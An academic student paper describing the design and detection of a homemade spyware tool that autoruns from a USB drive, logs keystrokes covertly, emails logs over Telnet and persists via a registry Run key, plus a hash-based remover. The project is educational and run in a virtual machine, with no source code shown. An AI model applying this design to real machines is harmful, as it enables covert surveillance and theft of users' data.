Saint Leo University
School of Business, Computer Science Department

Who's Stealing Your Cookies?

An examination of the implementation and the detection of spyware

Efrain Gonzalez, Steven Bullard, and Carter Jamison

COM 497

Date: April 24

Advisor: Dr. Manh Nguyen

ABSTRACT

By creating and removing a form of spyware, we were able to gain great insight into the inner working of spyware in general. This spyware was able to run from a thumb drive with the press of one button. Once running, the spyware searched for documents, took multiple screenshots, and installed a keylogger. The documents and screen shots were sent via email to a specialized address. The email technology utilized was a telnet address. The keylogger will remain installed and will send collected data to this address as well. This all took place in the background, without being seen. Since we created this spyware, we were able to search for its signature and by doing so, this allowed for the opportunity to delete it. The detection and deletion of the spyware demonstrates how other, possibly more complex, spyware can be removed from a machine. Knowing how to catch and remove spyware is significant because many users do not actually know when a system is infected by spyware, and this seems to be a growing concern in the world of technology today.

TABLE OF CONTENTS

Contents

ABSTRACT 2
INTRODUCTION 5
    Background 5
    Spyware Detection and Analysis Methods 7
    Removal and Deletion of Spyware 9
    Our spyware – Cookie Monster 10
Methods of Implementation 11
    The Keylogger 11
    Uploading Software 12
    Integration 13
    Infection 14
Our Anti-Spyware – Cookie Jar 14
Results 15
Lessons Learned – Conclusion 16
Future Works 20
APPENDIX 22
    Cookie Monster 22
    Cookie Jar 29


LIST OF FIGURES/TABLES

INTRODUCTION

Do you ever wonder what happens to all of the data and information saved while you are browsing around on your computer? Or if what you download really does contain files that could be harmful to your computer? If you are not thinking about the answers to these questions, you might be in for an awakening. This paper will address the creation and implementation of spyware, and then go on to demonstrate how spyware can be detected and then deleted.

Background

The term “spyware” was first seen in 1995 and was used as a term that meant software designed for espionage purposes. In 2000, the term took on its current meaning when it was stated in “Salon” magazine that “Reader Rabbit” (a software meant for children, from Mattel) was sending information back to Mattel, without owners knowledge, this was confirmed via congressional record (refer to timeline figure 1.0). Today, we consider spyware to be any sort of software that collects information or data from a person or organization, and sends it to another person or organization, without the owner’s consent or knowledge. This information or data could be anything. Spyware could monitor another system, collect passwords, steal banking information, or even just track Internet usage. Spyware is typically broken into four different types; system monitors, Trojans, adware, and tracking cookies. However, there is some very common forms seen; like backdoors, Reverse Shells, and Botnets. A backdoor is a type of malware, which gives the attacker a ‘backdoor’ into the system, and thereby giving them remote access. A reverse shell is a program that has the ability to force a machine, which is connected to safe network, to connect to a machine outside that network. Therefore, the remote shell has the ability to bypasses all firewalls. Last, a Botnet is a collection of compromised hosts, which are called zombies; the zombies are usually controlled by a single entity, a botnet controller. The main goal of a botnet, is to continue compromising as many hosts as possible, which creates more zombies to spread more spam and malware. Being that spyware is difficult to find, it often disguises itself when installing onto a system system. It is not uncommon to find spyware attached to genuine software. Often times, when installing the legitimate software and agreeing to its terms and conditions, you are also agreeing to the terms and conditions of the spyware. Recently, spyware developers have been doing this so that they can avoid legal punishment in the event that they are tried for spyware. That being said, spyware is illegal, however due to the loose laws when concerning the topic of spyware (or even the internet for that matter), spyware developers often escape legal punishment.



1970
The Creeper Worm and Reaper Virus Appear on ARPANET

1974
The Rabbit Virus is seen

1975
The Pervading Animal Starts the Trojan Era

1980
Kraus writes master thesis, "Self-reproduction of programs"

1982
Elk Cloner is first large scale virus. Apple II Virus spreads via floppy drives

1983
Frederick Cohen coins the word, "Virus"

1986
The Brain Boot sector virus appears

1987
Ralf Burger's writes "Computer Viruses: Disease of High Technology." Becomes hacking bible

1988
Morris worm becomes first to spread drastically and exploits buffer overrun vulnerabilities

1989
Ghostball, the first multipartite virus, is discovered

1990
Washburn and Burger develop first polymorphic virus, The Chameleon

1992
The Michelangelo virus, lays dormant on system until March 6th, the creator's birthday

1994
Removable media is responsible for most security issues

1995
The term "spyware" is first used

1996
PLY, a DOS 16-Bit based polymorphic virus appears

1998
First version of CIH virus appears, and starts erasing Flash BIOS

1999
The Melissa worm is released. It targets Microsoft Word and Outlook-based systems

2000
Reader Rabbit is discovered to be sending information back to Mattel

2001
Similie, a multi-OS metamorphic virus is written

2003
The Sobig and Blaster worms are used in first organized attempt to create large-scale Botnets

2004
MyDoom is the fasted spreading mass mailer worm

2006
OS-X/Leap-A is first ever malware for Mac OS-X

2007
Storm Worm creates one of the largest botnets ever

2008
Koobface starts attacking Facebook and Twitter users

2010
- Banker Trojans become very popular
- SMS.AndroidOS.FakePlayer- the first piece of Malware designed for Android appears

2011
- Android.NickiBot moves the botnet activity on mobile devices
- Morto, the first worm to spread using

Spyware Detection and Analysis Methods

Malware can be detected easily if you know what to look for. Unfortunately, not everyone knows enough about operating systems to know what to look for. In malware analysis, there is either static analysis or dynamic analysis. Static analysis is done by using code or looking for malware code. It is also generally the safer route, since the malware is not running. Using the static method of analysis, an analyzer could use a different operating system than the malware being studied was designed for, this would minimize all risks associated with analyzing malware. When conducting static analysis methods, it is often good to start with file fingerprinting, creating hashes of all of the files up for study. Next one could conduct a virus scan. Often times, well known forms of malware are recognized by virus scanners and can be found and fixed this way. Now, an analyzer can start breaking down the strings of the files up for question. Investigating strings of readable text within a piece of malware program can greatly help to determine the main purpose of the program. Dynamic analysis is by done by looking for malware behavior on a machine, which is done while the malware is running. By monitoring a Windows program and the way it interacts with the registry, file system, network, and other processes, one can gain insight as to what the programs main goals are. In order to properly monitor those processes, you'll need to be able to filter out simple, non-malware processes running on the machine.

Knowing what processes should be running on a computer, can tell a user which processes should be running. Because of this, there are two methods of detection, which can be easily employed in search of malware on a machine. These two methods are both forms of dynamic monitoring. The first is monitoring your computer to create a baseline of systems processes. Having a baseline will create reference points so that the user can become accustomed to seeing what is needed for the system to function properly. Tools like Microsoft Process Explorer and

HiJackThis can create these baselines. After the baseline is created, the tools will randomly scan the computer's processes and compare the scan with the baseline. Also, these tools can explain and describe the processes running. If the user has not created a baseline, a log can be uploaded to online applications, like HiJackThis de Security and Kaspersky's GetSystemInfo, which will analyze the log and point out discrepancies. The second form of monitoring that can be used to combat malware is vulnerability scanning, which is included in a lot of anti-malware software, like Microsoft's Baseline Analyzer. These scanners search for system vulnerabilities and protect against malware versus detection and deletion of spyware. Also, these scanners search the system using signature files and heuristics. Unfortunately, malware developers are aware of these signatures and purposefully morph the signature code to confuse scanners.

Removal and Deletion of Spyware

The removal of spyware can be a difficult task to accomplish, as there is no direct science to it. Often it's easier to just install and run anti-spyware software. Spyware can be deleted by its signature or the registry location. One of the most common methods of deleting spyware and malware is by using its signature, like an md5 hash function. All spyware has signatures, and every spyware has a different signature. This signature is a short string of bytes that is unique to each particular spyware. These signatures are typically how a user or anti-spyware software finds spyware because it is usually the easiest way to catch it. Searching registry locations for spyware is another removal method. A registry is a database within Windows that contains specific information to the system. Often times, by searching registries commonly attacked by spyware, a user or anti-spyware software can find and also delete spyware file.

Anti-Spyware software is typically more commonly used to find and delete spyware. Generally, the anti-spyware uses the same methods as those listed and described the above paragraph. Like anti-virus software, a user can scan the entire computer with one press of a button and the anti-spyware will find and quarantine all possible malware and/or spyware. Then, at the users decision, he or she can delete everything that is in quarantine. Examples of commonly used anti-spyware are BitDefender, McAfee, WEBROOT, Trend Micro, and AVG.

In extreme cases, manual methods and anti-spyware may not solve the issue and more intense methods may be required. In such cases, restoring to an earlier point or factory resets may be necessary. These final resorts are extreme due to the fact that you may not be able to back up files since it's not clear what files are infected. That being said, factory resets and restoring to an earlier point should only be done in dire circumstances.

Our spyware – Cookie Monster

In order to address the development and implementation of spyware, we have developed our own, which we call "Cookie Monster" (although it doesn't actually steal cookies). Cookie Monster will be deployed via USB and automatically run when plugged in. When Cookie Monster runs, it will copy the documents and settings folder from the host computer and send them via email to an email address we have created. Simultaneously, Cookie Monster will install a keylogger (which we have also created) and periodically take screenshots of the host computer. These screenshots and the content of the keylogger will also be sent to a specialized address. A keylogger is an organized record of keys struck on a keyboard. After Cookie Monster has run its course, we will then go on to show the detection and deletion of Cookie Monster, and how the process is relevant to all spyware.

To detect and delete Cookie Monster, we have developed another program, which we have entitled "Cookie Jar." Before we could understand then develop Cookie Jar, we had to learn how to detect and delete Cookie Monster manually. The process of doing so will also be described in this paper. Cookie Jar will detect and then delete Cookie Monster from the system, but for safety concerns, all of this will take place on a virtual machine.

Methods of Implementation

The Keylogger

As stated earlier, the keylogger developed for this project is one that picks up all the keystrokes from the infected machine's keyboard and prints them into an output file specified in the code itself. The keylogger has three functions: the main, capture, and stealth.

The **Main** function firstly calls the stealth function to keep the window hidden. This benefits the hacker because his program will run without the victim's knowledge – unless he or she suspects something within the task manager or delves deep into the Windows Registry. The other section of the main function contains the *"while"* (true) loop that constantly runs, a kind of meager design that hogs a lot of resources. Inside the *"while"* loop is a *"for"* statement that iterates a variable *i* through a series of integers. These integers represent the numeric ASCII codes for each keystroke. The main function calls Capture which exports or outputs the keyboard input into a specified .txt file. Lastly System("PAUSE") tells the program to wait for more input.

The **Capture** function contains the mechanics of the actual keylogger itself. This function uses a list of *"if/else"* statements that checks for specific special characters. The *"if"* statements perform a comparison to the variable *keystroke*, which is the input data, to the ASCII code integers. If true, the function uses the fprintf feature, which writes the data and appends it to the log.txt. This data is translated to a string output for special characters like backspace, tab, shift, etc. For example, somebody filling out text fields online and tabbing through the different boxes might look something like this:

"JOHN[TAB]SMITH[TAB]123MAINST[TAB]NEWYORK[TAB]NEWYORK"

Since these special keys are not alphanumeric we must assign them a string in order for the hacker to more clearly identify and follow the logs.

The last function in the keylogger is the **Stealth** function. This stealth function hides the window that would otherwise be visible whilst logging keys, typically through just a command prompt window. This is a simple but important function because if the keylogger were seen, the whole premise of the spyware would be lost.

Uploading Software

Cookie Monster has two main modules: the first is the keylogger and the second module is what sends the keylog records to a remote location. Being able to upload the logs is extremely crucial for the spyware to actually work. If it can't send the stolen information, it is basically no good. Originally, there were three considered methods to do this: uploading the log files to a Dropbox account, Utilizing NetCat, or using a Telnet connection via a command prompt. After much research, it was decided that a Telnet connection would allow for the most ease of use and fit into the program better, as the Windows command prompt would not allow anything to uploaded to Dropbox directly. NetCat was already a fully functioning program, and therefore there would have been real effort required to get it to work properly.

The sending program, which was coded in C++, uses Telnet to start a connection to the email server, it then reads the text document created by the keylogger and attaches the plaintext to the command prompt. Then the data is sent to the email account. The email service used was GMX, which was one of the few email providers left that still accepts the use Telnet. Also, it was required that the username and password for the email account was encoded using Base64 for the Telnet service to function properly. Base64 is a binary-to-text encoding scheme that uses ASCII.

Integration

Multithreading is process that allows multiple codes to run concurrently. Without the use of multithreading, both the keylogger's code and the Telnet sender code would need separate executable files in order to run properly. Using multiple executable files would not be practical because only one could be run automatically after the insertion of the thumb drive, which would mean that the second executable file would have to manually be run by the reopening of the folder. This would increase the amount of steps and processes required. The multithreading was done using C++ (MSDN). Since C++ only uses one thread by default, it was required to define which part of a code belongs to which thread. Every thread is a path of execution.

Infection

The first and possibly most critical part of getting this keylogger to run (with as few steps as possible) was to create a batch script for the USB flash drive. This batch script would allow the program to run without much initiation. The flash drive includes an .inf file and .bat file. The .inf file is a text file, which contains information about the device as well as install drivers. The .bat file contains a command (can contain multiple) to run the .exe located in the root directory of the flash drive itself. This process helped in cutting steps for the hacker and thereby increases the stealth of the spyware. All an attacker would have to do is plug in the flash drive, wait two seconds, and press enter. The AutoPlay window pops up with the start.exe already highlighted and ready to go. This would initiate the keylogging process of the spyware.


Our Anti-Spyware – Cookie Jar

Although much time was spent developing spyware, the ultimate goal was learn about spyware and how to remove/delete it, so developing an software anti-spyware was naturally the next step. The anti-spyware software developed was called Cookie Jar. This tool was created in java programming language and is executed through the command prompt to look a little bit more aesthetically pleasing (and more like a computer program than inside Eclipse IDE). Cookie Jar was hardwired to specifically search for and delete Cookie Monster but it's principles and lessons learned can be used to develop a larger and more in depth anti-virus software.

Cookie Jar works by first scanning all known directories where Cookie Monster will be. Then, when the CookieMonster.exe is located, it creates an MD5 hash of the program. This hash is then compared to a known hash of the virus' definition. In the event that the two hashes are equivalent, the user is then prompted to remove the spyware. Assuming the user chooses to remove the spyware, Cookie Jar will actually delete the executable file from the system. Then it locates and deletes the registry key from the run folder.

Results

The result of the research and development of Cookie Monster was a spyware that installed itself from a thumb drive once initiated. And once installed, the spyware installed a keylogger that logged all keys pressed, but automatically sent the log files of the first 60 seconds, to the telnet GMX email account discussed earlier. The development of Cookie Jar allowed for a program that sought out Cookie Monster, by searching in all possible registries, then deleting it, it's log files, and the registry key.


SPYWARE (F:)

Windows can perform the same action each time you insert a disk or connect a device with this kind of file:

Program

What do you want Windows to do?


Start CookieMonster.exe
using the program provided on the device

Open folder to view files
using Windows Explorer

Take no action

Always do the selected action.

1. This first screenshot demonstrates what happens once the infected USB drive is inserted into the target computer. The batch script makes the SPYWARE(F:) shell pop up, which contains the Start CookieMonster.exe already highlighted. All the hacker has to do is press enter once and the spyware will run.


New Text Document.txt - Notepad

```
this is a test on april 20th at 613pm
```

2. Now that the keylogger is running a test notepad file is opened. The time and date is typed out and the file is closed and then deleted.




Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
Show processes from all users
End Process
Updates are ready for your computer
Click here to install these updates.
Recycle Bin
start
2.bmp - Paint
Windows Task Manager
6:15 PM

Image Name	User Name	CPU	Mem Usage
CookieMonster.exe	Steven Bullard	99	2,096 K
wuauclt.exe	Steven Bullard	00	3,728 K
taskmgr.exe	Steven Bullard	00	1,544 K
wmiprvse.exe	NETWORK SERVICE	00	6,328 K
jqs.exe	SYSTEM	00	3,336 K
VBoxTray.exe	Steven Bullard	00	2,996 K
explorer.exe	Steven Bullard	00	17,676 K
GoogleUpdate.exe	SYSTEM	00	8,628 K
alg.exe	LOCAL SERVICE	00	3,340 K
svchost.exe	SYSTEM	00	4,096 K
wscntfy.exe	Steven Bullard	00	1,856 K
mspaint.exe	Steven Bullard	00	600 K
spoolsv.exe	SYSTEM	00	4,276 K
svchost.exe	LOCAL SERVICE	00	4,196 K
svchost.exe	NETWORK SERVICE	00	3,344 K
svchost.exe	SYSTEM	00	24,388 K
svchost.exe	NETWORK SERVICE	00	3,976 K
GoogleUpdate.exe	SYSTEM	00	4,476 K
svchost.exe	SYSTEM	00	4,572 K

Processes: 29 CPU Usage: 100% Commit Charge: 145M / 1214M


3. Opening the task manager, CookieMonster.exe is indeed running and seen taking up 99% of the CPU usage, quite a resource-hog.



Name	Type	Data
(Default)	REG_SZ	(value not set)
CookieMonster	REG_SZ	C:\WINDOWS\CookieMonster.exe...
VBoxTray	REG_SZ	C:\WINDOWS\system32\VBoxTray.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


4. Opening the Windows Registry (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run) CookieMonster is also seen with its file path as C:\WINDOWS



Address: C:\WINDOWS

Name	Size	Type	Date Modified
FaxSetup.log	47 KB	Text Document	4/8/2014 5:58 PM
comsetup.log	28 KB	Text Document	4/8/2014 5:58 PM
msmqinst.log	27 KB	Text Document	4/8/2014 5:57 PM
win.ini	1 KB	Configuration Settings	4/3/2014 3:29 PM
system.ini	1 KB	Configuration Settings	4/3/2014 3:29 PM
setupapi.log	330 KB	Text Document	4/3/2014 3:16 PM
CookieMonster.exe	25 KB	Application	4/3/2014 1:54 PM
wmsetup.log	3 KB	Text Document	4/1/2014 4:28 PM
spupdsvc.log	96 KB	Text Document	4/1/2014 4:28 PM
WMSysPr9.prx	310 KB	PRX File	4/1/2014 4:28 PM
OEWABLog.txt	2 KB	Text Document	4/1/2014 4:28 PM
DtcInstall.log	1 KB	Text Document	4/1/2014 4:27 PM
spupdsvc.log.1.log	1 KB	Text Document	4/1/2014 4:27 PM

